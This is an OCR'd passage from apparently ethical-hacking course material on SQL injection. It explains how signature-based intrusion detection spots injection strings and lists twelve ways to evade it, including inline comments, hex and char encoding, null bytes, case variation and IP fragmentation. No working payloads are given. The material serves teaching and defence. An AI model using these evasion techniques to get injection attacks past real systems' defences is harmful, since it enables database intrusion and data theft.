
- DH HackBar (*https://github.com*)
- AndroHackbar (*https://github.com*)



LO#05: Demonstrate Different Evasion Techniques

Evasion Techniques

Firewalls and intrusion detection systems (IDS) can detect SQL injection attempts based on predefined signatures. Even if networks include these network security perimeters, attackers use evasion techniques to perform SQL injection without being detected. Such evasion techniques include hex encoding, manipulating white spaces, in-line comments, sophisticated matches, char encoding, and so on. This section will discuss these techniques in detail.



Evading IDS

- Attackers use evasion techniques to **obscure input strings** to **avoid detection** by signature-based detection systems
- **Signature-based detection systems** build a database of SQL injection attack strings (signatures) and then **compare** input strings against the signature database during runtime to detect attacks

Evading IDS

An IDS is placed on a network to detect malicious activities. Typically, it is based on a signature or an anomaly model. To detect SQL injection, the IDS sensor is placed at the database server to inspect SQL statements. Attackers use IDS evasion techniques to obscure input strings to avoid detection by signature-based detection systems. A signature is a regular expression that describes a string pattern used in a known attack. In a signature-based intrusion detection system, the system must know about the attack to detect it. The system constructs a database of attack signatures and then analyzes the input strings against the signature database at run time to detect the attack. If any information provided matches the attack signatures present in the database, then the IDS sets off an alarm. This type of problem occurs more often in network-based IDS (NIDS) and signature-based NIDS. Therefore, attackers should be very careful and try to attack the system by bypassing the signature-based IDS.

Signature evasion techniques include using different encoding techniques, packet input fragmentation, changing the expression to an equivalent expression, using white spaces, and so on.




SQL Injection Attack
Internet
Firewall
IDS Filters
Attacker
Security Admin
Network
OS Shell
Actual Data
Database
Web Application

Figure 15.23: Evading IDS



Types of Signature Evasion Techniques

1 **In-line Comment**
Obscures input strings by inserting in-line comments between SQL keywords

2 **Char Encoding**
Uses the built-in CHAR function to represent a character

3 **String Concatenation**
Concatenates text to create an SQL keyword using DB specific instructions

4 **Obfuscated Codes**
Obfuscated code is an SQL statement that has been made difficult to understand

5 **Manipulating White Spaces**
Obscures input strings by dropping white space between the SQL keywords

6 **Hex Encoding**
Uses hexadecimal encoding to represent an SQL query string

7 **Sophisticated Matches**
Uses alternative expression of ”OR 1=1”

8 **URL Encoding**
Obscure input string by adding percent sign ‘%’ before each code point

9 **Null Byte**
Uses the null byte (%00) character prior to a string in order to bypass the detection mechanism

10 **Case Variation**
Obfuscate an SQL statement by mixing it with uppercase and lowercase letters

11 **Declare Variables**
Uses variables that can be used to pass a series of specially crafted SQL statements and bypass the detection mechanism

12 **IP Fragmentation**
Uses packet fragments to obscure an attack payload which goes undetected by the signature mechanism

